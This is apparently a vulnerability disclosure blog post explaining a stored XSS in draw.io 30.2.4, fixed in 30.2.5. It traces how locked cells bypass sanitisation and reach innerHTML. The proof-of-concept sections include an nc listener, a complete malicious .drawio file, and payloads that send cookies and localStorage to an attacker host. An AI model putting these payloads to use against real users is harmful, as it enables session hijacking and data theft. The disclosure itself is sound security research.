![[EN] Drawing the Vulnerability: XSS in Draw.io (CVE-2026-58504)](/content/images/size/w2000/2026/10/drawio_capa_en.png)
During an analysis of the source code of draw.io (also known as diagrams.net), an open source tool widely used for creating diagrams such as flowcharts, system architectures, ER, and UML, the Yokai Team at Hakai Security identified a Stored XSS vulnerability (CWE-79) cataloged as CVE-2026-58504 (GHSA-c76x-r78m-phwx).
The vulnerability is related to the mxUtils.canConvertHtmlToSvg() function and allows arbitrary JavaScript execution when the victim opens or imports a malicious ".drawio" file.
What exactly is draw.io?
draw.io, also known as diagrams.net, is an open-source diagramming tool for flowcharts, architecture diagrams, ER diagrams, UML, mind maps, and similar things. It runs in the browser, has a desktop version, and is very popular when embedded in enterprise tools such as Confluence, Jira, Notion, Nextcloud, GitLab, and various internal wikis. Basically: if your company creates diagrams, there's a good chance it's running draw.io somewhere.
The .drawio files are XML, which means they contain structure, styles and, as we'll see, user-controlled labels.
The fix, without fixing it
draw.io / diagrams.net 30.2.4 has a Stored XSS (CWE-79), tracked as CVE-2026-58504 (GHSA-c76x-r78m-phwx), triggered when the victim opens or imports a malicious .drawio file. The payload executes as JavaScript on the origin of the draw.io instance, which, in embedded deployments (Confluence, Jira, wikis), means executing on the origin of the host application. The flaw was fixed in version 30.2.5.
This is a bypass of the fix for GHSA-fqhg-287p-c6vf, fixed in 29.7.12. The previous patch sanitized the wrong path, and the bug came back through a side window.
The anatomy of the bug
The sink is located in mxUtils.canConvertHtmlToSvg(), in the file src/main/webapp/mxgraph/src/util/mxUtils.js, where the received value is inserted directly into the DOM via div.innerHTML = value, without passing through htmlEntities or sanitizeHtml. This function is called by TextFormatPanel.addFont() (src/main/webapp/js/grapheditor/Format.js), inside the feature-detection loop that iterates over the selected cells and retrieves each label via getLabelValue(). While unsanitized use of innerHTML is already a risk on its own, the central point of the analysis is understanding how this data flows through the application until it reaches this point with no validation at all. This stands out because draw.io consistently applies escaping mechanisms throughout most of the codebase. The vulnerability is therefore not the result of a single implementation mistake, but of the interaction between three architectural decisions that, while individually correct, become incompatible when combined.
Escaping depends on the cell's "type"
The escaping mechanism varies according to the cell type. In draw.io, cells are classified according to their style configuration into three categories: plain text (plain text), wrap (text with automatic line wrapping, but still treated as text), and HTML (html=1).
During rendering, the treatment applied to the label content depends on this classification, causing each type to follow a distinct processing path.
// Graph.js — cellRenderer.getLabelValue
var result = mxCellRenderer.prototype.getLabelValue.apply(this, arguments);
if (state.view.graph.isHtmlLabel(state.cell))
{
    if (mxUtils.getValue(state.style, 'html', '0') == '0')
        result = mxUtils.htmlEntities(result, false);  // wrap    -> escaped
    else
        result = Graph.sanitizeHtml(result);           // html=1  -> sanitized
}
return result;                                          // plain   -> RAW
Cells classified as plain text do not even go through this check. This is the first design decision that makes sense in isolation: if the content will be treated exclusively as text during rendering, there is no reason to apply escaping routines in advance, avoiding unnecessary processing.
The implicit contract is that the returned value may remain "raw", with the consuming component responsible for applying the necessary protections before inserting it into the DOM. In most of the application, this contract is respected, and consumers perform their own validation or escaping mechanisms before using this content, as in the following example:
if (!isHtmlLabel) value = mxUtils.htmlEntities(value);
The gate that authorizes the HTML path
The vulnerable block in Format.js only runs when the selection "is HTML." The decision comes from here:
var formatted = mxUtils.getValue(ss.style, 'html', 0) == '1';
The ss.style object represents the aggregated style of the selection, obtained by combining the styles of all selected cells. The logic is simple: if all cells have html=1, the panel enables rich-formatting features; otherwise, formatted receives the value false, preventing the flow intended for HTML content from being used.
However, this rule has an important caveat. During style aggregation, cells marked with editable=0 are disregarded by the algorithm. In other words, although they are part of the selection, they do not influence the calculation of ss.style, as illustrated in the snippet below:
// EditorUi.js — EditorUi.prototype.createSelectionState
if (mxUtils.getValue(style, mxConstants.STYLE_EDITABLE, '1') != '0')
{
    this.updateSelectionStateForCell(result, cells[i], cells, initial);
}
This makes sense within the product's domain: a locked cell should not influence the formatting panel, since the user cannot edit it anyway. A second reasonable decision.
The inconsistency in selection processing
Up to this point, the logic seems consistent: the interface state is defined based on the selection's aggregated style, disregarding cells marked with editable=0. The problem arises in the next step. The loop responsible for processing labels traverses all selected cells, without applying the same criterion used during style aggregation:
// Format.js — TextFormatPanel.addFont()
var hasUnsupported = false;
var cells = graph.getSelectionCells(); // ALL, editable=0 too
for (var i = 0; i < cells.length && !hasUnsupported; i++)
{
    var cellState = graph.view.getState(cells[i]);
    var label = (cellState != null) ? graph.cellRenderer.getLabelValue(cellState) : null;
    if (label != null && label.length > 0 && !mxUtils.canConvertHtmlToSvg(label, {...}))
    {
        hasUnsupported = true;
    }
}

// mxUtils.js — mxUtils.canConvertHtmlToSvg()
canConvertHtmlToSvg: function(value, opts)
{
    var div = document.createElement('div');
    div.innerHTML = (value != null) ? value : '';   // SINK

    return mxUtils.convertHtmlToSvg(div, null, null, opts);
}
This decision also makes sense when analyzed in isolation. The loop's goal is to perform feature detection: interpret the content of each label to identify which features are present and thus determine which toolbar options should be enabled. From this perspective, ignoring part of the selection would mean losing potentially relevant information.
The vulnerability arises because the premise used by this loop differs from the one adopted during validation. The gate considers only a subset of the cells when deciding whether the selection should be treated as HTML, while the consumer traverses the entire selection and processes every label it finds. As a result, a cell excluded from the gate's decision can still reach innerHTML, creating an inconsistency between the component authorizing the flow and the component actually consuming the data. In other words, two application components make different assumptions about which cells are relevant, opening the door to a classic confused deputy scenario.
Building the exploit
With this inconsistency established, building the exploit becomes straightforward. It is enough to use two cells with distinct roles:
- Cell A: configured with
html=1and containing a benign label. Its only purpose is to ensure thatformattedremainstrue, causing the vulnerable flow to execute. - Cell B: configured with
editable=0andhtml=0, containing the XSS payload. Because non-editable cells are ignored during the aggregation ofss.style, their presence does not change the value offormatted. However, the cell remains part of the selection and is processed by the loop responsible for analyzing labels. At this point,getLabelValue()returns the content as plain text, which is subsequently inserted into the DOM viainnerHTML, without any sanitization.
The vulnerability is also triggered automatically. TextFormatPanel performs feature detection during its initialization, regardless of whether the Text tab is visible to the user. Whenever the selection is rebuilt, the panel is recreated and the vulnerable flow is executed again.
During the process of importing a diagram, the newly imported cells are automatically selected by the application. As a result, the payload is processed immediately after the file is opened, without requiring any additional user interaction. In practice, simply opening the malicious file triggers the XSS.
Step by step
Start a listener on the attacker's machine to receive the exfiltration request:
while true; do
    printf 'HTTP/1.1 200 OK\r\nContent-Length: 0\r\n\r\n' | nc -lvnp PORT
done
- Save the proof-of-concept (PoC) file as
poc.drawio, replacingIP:PORTwith the address of the listener configured in the previous step. - Send the file to the victim and ask them to open it in
draw.io 30.2.4. - During diagram import, the application automatically selects the imported cells, rebuilding the
TextFormatPanel. This process triggers the vulnerable flow, executes the payload, and sends the exfiltrated data to the attacker's server.
The file will look like this:
<mxfile host="app.diagrams.net">
<diagram name="Pagina-1" id="poc">
<mxGraphModel dx="800" dy="600" grid="0" gridSize="10" guides="1" tooltips="1" connect="1" arrows="1" fold="1" page="1" pageScale="1" pageWidth="850" pageHeight="1100" math="0" shadow="0">
<root>
<mxCell id="0" />
<mxCell id="1" parent="0" />
<mxCell id="A" value="rotulo benigno" style="rounded=0;whiteSpace=normal;html=1;" vertex="1" parent="1">
<mxGeometry x="40" y="40" width="160" height="40" as="geometry" />
</mxCell>
<mxCell id="B" value="<img src=x onerror="this.onerror=null;new Image().src='http://IP:PORT/c?'+encodeURIComponent(document.cookie)">" style="text;html=0;editable=0;" vertex="1" parent="1">
<mxGeometry x="40" y="120" width="260" height="40" as="geometry" />
</mxCell>
</root>
</mxGraphModel>
</diagram>
</mxfile>
The label of cell B, after decoding the XML entities, becomes:
<img src=x onerror="this.onerror=null;new Image().src='http://IP:PORT/c?'+encodeURIComponent(document.cookie)">
For a quick validation, without the need for additional infrastructure, simply replace the content of cell B with <img src=x onerror=alert(document.domain)>. When the file is opened, the alert will execute in the context of the draw.io origin, confirming JavaScript execution.
Below is a minimalist PoC that, instead of displaying an alert or exfiltrating data, simply sends an HTTP GET request to a listener controlled by the attacker. The goal is to confirm payload execution in the application's context in a simple and non-intrusive way.

A python3 -m http.server on the other side is enough to see the request arrive. Once the trigger is confirmed, the payload can be expanded.
Proof of impact — Session theft
The vulnerability was validated on a self-hosted instance of draw.io 30.2.4, configured without a restrictive script-src directive in the Content Security Policy (CSP). Under these conditions, the exfiltration payload executes successfully in the application's context.
After the payload executes, the attacker-controlled server receives data exposed by the application's origin, including cookies accessible through document.cookie (such as rl_session, when configured without the HttpOnly attribute), telemetry and tracking identifiers (for example, PostHog and RudderStack), and all content stored in localStorage.
Capturing these artifacts demonstrates that the injected JavaScript executes with the same privileges as the application, allowing access to the user's session information and other data available in the origin's context.

With the token in hand, an authenticated session can be hijacked. The same primitive can be used to read localStorage (where many deployments store OAuth tokens / access tokens) or the currently open diagram itself:
<img src=x onerror="this.onerror=null;fetch('http://IP:PORT/x',{method:'POST',mode:'no-cors',body:JSON.stringify({u:location.href,c:document.cookie,l:{...localStorage}})})">
Impact
The impact of the vulnerability goes beyond simple JavaScript execution. In practice, all it takes is for the victim to open a specially crafted .drawio file for arbitrary code to execute in the context of the application's origin.
Once this execution is achieved, an attacker can:
- Read and exfiltrate the contents of the currently open diagram.
- Access cookies available through
document.cookieand data stored inlocalStorage, including credentials or authentication tokens when stored on the client side.
Execute authenticated same-origin requests on behalf of the victim, exploiting the session already established in the application.
The scenario becomes even more relevant in deployments where draw.io is embedded in other platforms, such as Confluence, Jira, corporate wikis, or SaaS applications. In these cases, the payload executes in the context of the host application's origin, significantly expanding the impact surface.
From the attack-vector perspective, exploitation only requires the victim to open a malicious .drawio file received through common sharing channels, such as email, Slack, ticketing systems, or pull requests. It is therefore a scenario compatible with file-based phishing campaigns, requiring no additional interaction beyond opening the diagram.
Conclusion
At first glance, the vulnerability seemed to be just another case of unsafe innerHTML usage. However, analysis of the flow revealed a subtler problem: the flaw was not located at a single point in the code, but in the inconsistency between components that made different assumptions about which cells should participate in processing. While the mechanism responsible for deciding whether content could be treated as HTML disregarded cells with editable=0, the final consumer processed the entire selection, allowing an apparently harmless label to reach an unsafe sink.
This type of vulnerability demonstrates how implementation decisions that are correct when analyzed in isolation can introduce security flaws when combined. There was no absence of escaping mechanisms throughout the project; the problem arose because two independent flows no longer shared the same trust assumption.
Let's practice!
Hacking Club is a training platform focused on the practical development of cybersecurity professionals. The Drawing challenge replicates, in a controlled environment, a service vulnerable to the flaw discussed in this article, allowing researchers and professionals to consolidate the presented concepts by exploiting the vulnerability in a secure lab.